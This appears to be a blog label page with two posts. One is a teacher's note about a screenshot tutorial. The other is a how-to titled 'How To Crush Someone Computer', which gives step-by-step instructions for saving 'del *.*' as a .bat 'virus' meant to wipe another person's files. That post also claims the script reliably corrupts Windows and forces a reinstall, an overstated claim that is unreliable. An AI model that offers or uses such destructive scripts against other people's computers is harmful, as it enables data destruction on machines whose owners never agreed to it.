Showing posts with label computer. Show all posts
Showing posts with label computer. Show all posts
Monday, March 2, 2015
How to Take a Screenshot of Your Computer Screen!


Quick, quick... get this post up before midnight so it counts as a Technology Tuesday post!!! The winner this week was the long awaited poll item... how to take a screenshot of your computer screen!


Here is the tutorial!

As for next weeks poll, Im going to add a how to embed videos in smart notebook. I havent done any Smart Notebook tutorials yet and I would really love to... so Im curious to see how this one fairs in the poll!
Read more »
This option has been on the poll for a while and I am so excited that it finally won!
You can download this tutorial as a PDF by clicking this picture!
Note: This tutorial is hosted on Google Docs. To save it from there, just open the file and click File > Download to save onto your computer!
As for next weeks poll, Im going to add a how to embed videos in smart notebook. I havent done any Smart Notebook tutorials yet and I would really love to... so Im curious to see how this one fairs in the poll!

Wednesday, February 18, 2015
Wiping Out Memory How To Crush Someone Computer
 |
| How To Make Overloading Memory VIRUS |

In the previous tutorial, we overloaded the computers memory, now were going to wipe it all off. :-) This is a short and easy one.
Step 1: Open up Notepad.
Step 2: Type : del *.*
Step 3: Save it as a .bat file(For eg. Any_name.bat)
Thats it! In this command, "del" is for deleting and the following text specifies the file to be deleted(Along with Directory).
Putting a * before the . means that no matter what the files name is, it will be deleted. Putting a * after the . means that no matter what the files type is, it will be deleted. Combined, it means that whatever file is encountered by the .Bat it will be wiped off completely. In quite a lot of programming languages, a "*" signifies "all" or "everything".
Again, this is quite dangerous to a system without antivirus as nothing will be left when this guy is done. Although technically, the system will crash as soon as the .bat file encounters some vital file required for the computer to work hence crashing it.
On an average system this should take less than a minute to do its thing after which Windows will be corrupted and the only way to use the computer, would be to install the operating system again.
Subscribe to:
Posts (Atom)